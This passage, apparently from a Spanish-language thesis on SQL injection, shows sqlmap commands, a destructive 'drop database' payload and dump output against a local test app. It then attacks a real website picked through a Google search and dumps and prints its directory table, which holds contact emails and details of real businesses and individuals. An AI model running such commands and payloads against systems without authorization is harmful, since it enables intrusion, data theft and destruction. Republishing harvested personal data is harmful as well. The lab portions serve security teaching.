
Para empezar a obtener información del nombre de la Base de Datos se lo hace con el siguiente comando:

- sqlmap.py -u http://localhost/tesis/bandas_out.php?bandabox=1--dbs


Este comando traerá los nombres de todas las Bases de Datos existentes.

```
[16:30:04] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.19, Apache 2.4.18
back-end DBMS: MySQL >= 5.0
[16:30:04] [INFO] fetching database names
available databases [6]:
[*] asd
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] tesis

[16:30:04] [INFO] fetched data logged to text files under 'C:\Users\autis\.sqlmap\output\localhost'

[*] shutting down at 16:30:04
```

En caso de querer saber la propia que está siendo usada por el aplicativo web reemplazamos el comando “--dbs” por “--current-db”



Una vez que tenemos el nombre de la Base de Datos del aplicativo web usamos el comando “-D” para así elegir la Base de Datos con la que trabajaremos con los siguientes comandos, seguido del comando “--tables” para decirle a la herramienta que nos traiga esa información de la Base de Datos elegida.



Una vez que ya tenemos las tablas, elegimos sobre cual vamos a trabajar con el comando”-T” seguido del nombre, después usaremos el comando ”--columns” para obtener todas las columnas de una tabla.


```
[17:01:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.19, Apache 2.4.18
back-end DBMS: MySQL >= 5.0
[17:01:48] [INFO] fetching columns for table 'banda' in database 'tesis'
Database: tesis
Table: banda
[4 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| GENEROBANDA | varchar(20) |
| IDBANDA     | int(11)     |
| IDPAIS      | int(11)     |
| NOMBREBANDA | varchar(20) |
+-------------+-------------+

[17:01:48] [INFO] fetched data logged to text files under 'C:\Users\autis\.sqlmap\output\localhost'

[*] shutting down at 17:01:48
```

Nuevamente al tener las tablas, podemos con el comando “-T” elegir la tabla y con el comando “--dump” hacer que nos traiga toda la información de la tabla seleccionada.


```
Database: tesis
Table: banda
[18 entries]
+--------+---------+------------------+------------------+
| IDPAIS | IDBANDA | NOMBREBANDA      | GENEROBANDA      |
+--------+---------+------------------+------------------+
| 1      | 1       | Marioneta Society | Rock/Ska         |
| 2      | 2       | Helloween        | Power Metal      |
| 3      | 3       | KISS             | Glam/Metal       |
| 4      | 4       | Talco            | Ska              |
| 5      | 5       | AC/DC            | Hard Rock        |
| 6      | 6       | RedSka           | Ska              |
| 7      | 7       | Iron Maiden      | Heavy Metal      |
| 8      | 8       | Ska-p            | Ska              |
| 9      | 9       | Elefante         | Rock             |
| 10     | 10      | Molotov          | Rock             |
| 1      | 11      | Rocola Bacalao   | Indie Rock       |
| 2      | 12      | Rammstein        | Metal Industrial |
| 3      | 13      | Megadeth         | Thrash Metal     |
| 7      | 14      | Rolling Stones   | Rock N Roll      |
| 2      | 15      | Scorpions        | Hard Rock        |
| 1      | 16      | adsd             | asdasd           |
| 1      | 17      | adsd             | asdasd           |
| 1      | 18      | adsd             | asdasd           |
+--------+---------+------------------+------------------+

[16:39:19] [INFO] table 'tesis.banda' dumped to CSV file 'C:\Users\autis\.sqlmap\output\localhost\dump\tesis\banda.csv'
[16:39:19] [INFO] fetched data logged to text files under 'C:\Users\autis\.sqlmap\output\localhost'

[*] shutting down at 16:39:19
```

Y con el resultado arrojado nos podemos dar cuenta que la función “--dump” me realiza un volcado de información sacando en un archivo .CSV

(en el path que la herramienta me indica) la información de las tablas que yo elija sacar la información.




Al navegar hacia el path indicado encontramos el archivo creado.



Dentro de SQL Injection existen varias formas de conseguir información como hemos visto anteriormente, pero SQL Injection no solo nos sirve para acceder a información que no podríamos acceder normalmente, sino que se puede empezar a dañar la Base de Datos desde el URL de una página, por ejemplo al momento de obtener el nombre de la Base de Datos con la que trabaja el aplicativo podríamos inyectar:


- '; drop database tesis --+

Haciendo que la Base de Datos se elimine por completo, o ya que tenemos tablas y columnas podríamos empezar a insertar, actualizar o eliminar los registros a nuestra conveniencia, pero sabiendo que el Motor de Base de Datos que usa el aplicativo web no es MySQL, ya que MySQL no permite la ejecución de más de una sentencia SQL dentro del URL del aplicativo web y al inyectar el código indicado anteriormente se estaría ejecutando 2 consultas a la vez, la que trae la información de la tabla y la que eliminaría la Base de Datos, pero al momento de ejecutar la sentencia SQL final dentro del SGBD si ejecuta como podemos observar en las siguientes imágenes.




Esto sólo sucede en el motor de Base de Datos MySQL ya que dentro de SQLServer, Oracle, PostgreSQL, si se pueden realizar este tipo de inyecciones y así atacar directamente la Base de Datos y dejarla inservible.

A continuación, usaremos lo que hemos visto hasta ahora aplicado a una página web que encontraremos buscando en Google, ingresaremos en el campo de búsqueda “inurl:php?id=” con esto haremos que nos devuelva las páginas que contengan “php?id=” es su url y así poder probar SQL Injection de mejor manera.



Procedemos a escoger una página de las que salen en la búsqueda para extraer la información que almacenan en su Base de Datos que está relacionada a la página web.

Primero probaremos si es susceptible a SQL Injection haciendo prueba de errores con “\”



Como logramos ver por pantalla al momento de probar con errores el SQL Injection podemos determinar que la pagina es susceptible ya que no acaba de botar por pantalla el error de sintaxis que se esperaba con el nombre del Motor de Base de Datos que se usa para la página que en este caso es MySQL y por lo tanto ya conocemos funciones propias del SGBD y sus tablas nativas desde la que podemos sacar la información.


Aquí hacemos la inyección del “ORDER BY” con el método de búsqueda binaria para así poder posteriormente hacer la inyección de unión y empezar a tomar los datos por pantalla, después de varias iteraciones de

inyección se llega a determinar que la página posee 9 columnas para poder realizar la unión.

Ya que dentro de la página ha coincidido el número de columnas con las que estamos agregando tiene que salir como segundo registro, pero en este caso dentro de la página no llega a salir nada, esto se debe a que tiene restricciones dentro del HTML para que solo salga el primer registro, pero en caso de que el primer registro llegara vacío presentara por pantalla el segundo que en este caso sería la fila que estamos añadiendo, por lo que dentro del url en el id mandaremos vacío.

Y claramente podemos observar que dentro de toda la página nuestra columna 4 es la única que aparece dentro de la página y es en esa posición en la que empezaremos a sacar la información, primero sacaremos el nombre de la Base de Datos con la que trabajan y su usuario con respectivo host.

Claramente vemos que el nombre de su Base de Datos es “acommx_base” y su usuario “acommx_base@localhost”, ya teniendo esta información y conociendo los demás métodos de búsqueda de información podemos sacar el nombre de todas sus tablas.




Generando los nombres de cada tabla que posee la Base de Datos las cuales son:


- anteriores, articulo, articulocat, articulos, banners, bannerswf, categories, directorio, directoriocat, domains, galeria, hojas, keywords, link_keyword0, link_keyword1, link_keyword2, link_keyword3, link_keyword4, link_keyword5, link_keyword6, link_keyword7, link_keyword8, link_keyword9, link_keyworda,

link_keywordb, link_keywordc, link_keywordd, link_keyworde, link_keywordf, links,megusta, megustat, noticias, pending, portada, portafolio, site_category, sites, suscripcion, talleres, temp

Lo que sigue ahora será tomar los nombres de las tablas por lo que lo haremos de la tabla directorio.




Teniendo como resultado los campos correspondientes a la tabla “directorio”, anteriormente habíamos visto que sacar los registros de las tablas por pantalla suele ser muy tedioso ya que hay que hacerlo uno por uno, así que para saber de cuantos registros estamos hablando realizaremos la siguiente consulta.




Dando como resultado 52 registros dentro de la tabla, pero para obtener todos los registros en un solo archivo realizaremos un volcado de información desde SQLMap con el siguiente código.

```
C:\Python27\SQLMap>sqlmap.py -u http://www.a.com.mx/noticias_sup.php?id=6
 -o -p id -D acommx_base -T directorio --dum
```

Aquí se especifica la url, la variable a la que se va a atacar, el nombre de la Base de Datos que ya habíamos obtenido, la tabla de la que deseamos la información y finalmente le pedimos a la herramienta que realice el volcado de información que lo realiza en un directorio por default que en este caso es “C:\Users\autis\.sqlmap\output\www.a.com.mx\dump\acommx_base”.






	A	B	C	D	E	F	G	H	I
1	id,url,tipo,email,ciudad,titulo,detalle,contacto,telefono,direccion,descripcion								
2	59,http://www.luciavalencia.com,3,lucia@a.com.mx,MÃ©xico DF,LucÃ-a Valencia,<blank>,LucÃ-a Valencia,5								
3	6,http://www.adcglobalcreativity.com,0,pchristensen@adc-inc.com,MÃ©xico DF.,ADC global creativity,"ADC								
4	7,http://www.argcomunicacion.com,0,contacto@argcomunicacion.com,<blank>,ARG comunicaciÃ³n,Somos								
5	8,http://www.branchbranding.com,0,contact@branchbranding.com.mx," MÃ©xico, D.F.",Branch BrandingÃ								
6	104,http://www.ump.mx/,8,<blank>,Ciudad de MÃ©xico,Universidad MotolinÃ-a del Pedregal,"Universidad								
7	89,http://www.perron.com.mx,0,manuelconde@perron.com.mx,"Ciudad Texcoco, Estado de MÃ©xico",Perr								
8	10,http://www.beyondit.com.mx/brandit,0,"jmendoza@beyondit.com.mx, icalderon@beyondit.com.m								
9	79,www.ul	iniciando en Agosto de 2013 la imparticiÃ³n de la Licenciatura en DiseÃ±o de la ComunicaciÃ³n par							
10	101,http://	16 Licenciaturas, 2 Especialidades, 10 MaestrÃ-as y un Doctorado en EducaciÃ³n.\r\n \r\nNue							
11	23,http://www.azulgris.com,0,info@azulgris.com,MÃ©xico DF,azulgris,"Azulgris es un estudio creativo espec								
12	17,http://www.lerf.com.mx,0,contacto@lerf.com.mx,<blank>,Lerf Design Group,"FORTALECER MARCAS CON								
13	20,http://www.td2.com.mx,0,r.trevino@td2.com.mx,<blank>,TD2 Consultores en Identidad y DiseÃ±o Estrat								
14	58,<blank>,7,<blank>,<blank>,ADC comunicaciÃ³n,<blank>,<blank>,<blank>,<blank>,<blank>								
15	103,http://www.itesm.mx/,8,gabygarza@itesm.mx,"Monterrey, N.L","TecnolÃ³gico de Monterrey, campus M								
16	97,http://www.upaep.mx,8,admisiones@upaep.mx,Puebla,UPAEP,"â€œHoy, UPAEP es una instituciÃ³n de p								
17	72,www.fotosmile.com.mx,4,servicioaclientes@imprimart.com.mx,Edo. de MÃ©xico. C.P. 53569,FOTOsmile.								
18	26,http://www.circulodiseno.com.mx,0,luciaobregon@circulodiseno.com.mx,<blank>,Circulo DiseÃ±o,"CÃ-rc								
19	78,http://w	ademÃ¡s estÃ¡ acreditada por organismos supervisores de la calidad acadÃ©mica, como la Federa							
20	77,http://thetoilettes.com,0,walter@thetoilettes.com,Mexico D.F.,The Toilettes,"The Toilettes es una agencia								
21	28,http://w	MÃ©xico, D.F. 06140 ",<blank>							
22	29,http://w	redes sociales, desarrollo de aplicaciones mÃ³viles (Apps), DIGITAL, desarrollo de contenido, editor							
23	74,http://www.litoimagen.com,0,hola@litoimagen.com,"MÃ©xico, D.F.",Litoimagen,"La tecnologÃ-a es part								
24	85,http://w	brindamos	en una constante bÃºsqueda y desarrollo que nos mantenga a la vanguardia. \r\n						
25	36,http://w	premiada i	creando, transformando, evolucionando o alineando sus marcas con el fin de generar						
26	83,http://www.puntosiete.com,0,grafica@puntosiete.com,Edo. de MÃ©xico,Punto Siete ComunicaciÃ³n GrÃ								


Y así obtuvimos información sensible de la Base de Datos a la que ningún usuario de la web debería tener acceso alguno.

A continuación, empezaremos con los ataques de Blind SQL Injection para tener una mejor idea de cómo funcionan en la Practica y como se logra


obtener la información obtenida anteriormente cuando está protegida directamente contra SQL Injection, pero no contra Blind SQL Injection.

Para iniciar con las pruebas Blind SQL Injection al igual que en ataques SQL Injection para poder saber si la página es vulnerable podemos hacer el análisis con la herramienta “Acunetix” y al momento de escoger el método de ataque escogemos Blind SQL Injection.






De igual manera obtenemos la información del aplicativo web que se va a analizar como es el path dentro del servidor, puerto, y tipo de servidor, hay veces que los aplicativos web por poseer firewalls no nos permite ver cierta información pero esta herramienta de igual manera encuentra las vulnerabilidades.



Al finalizar el análisis tendremos un reporte indicándonos en que páginas y en que variables resulto ser vulnerable el aplicativo web.



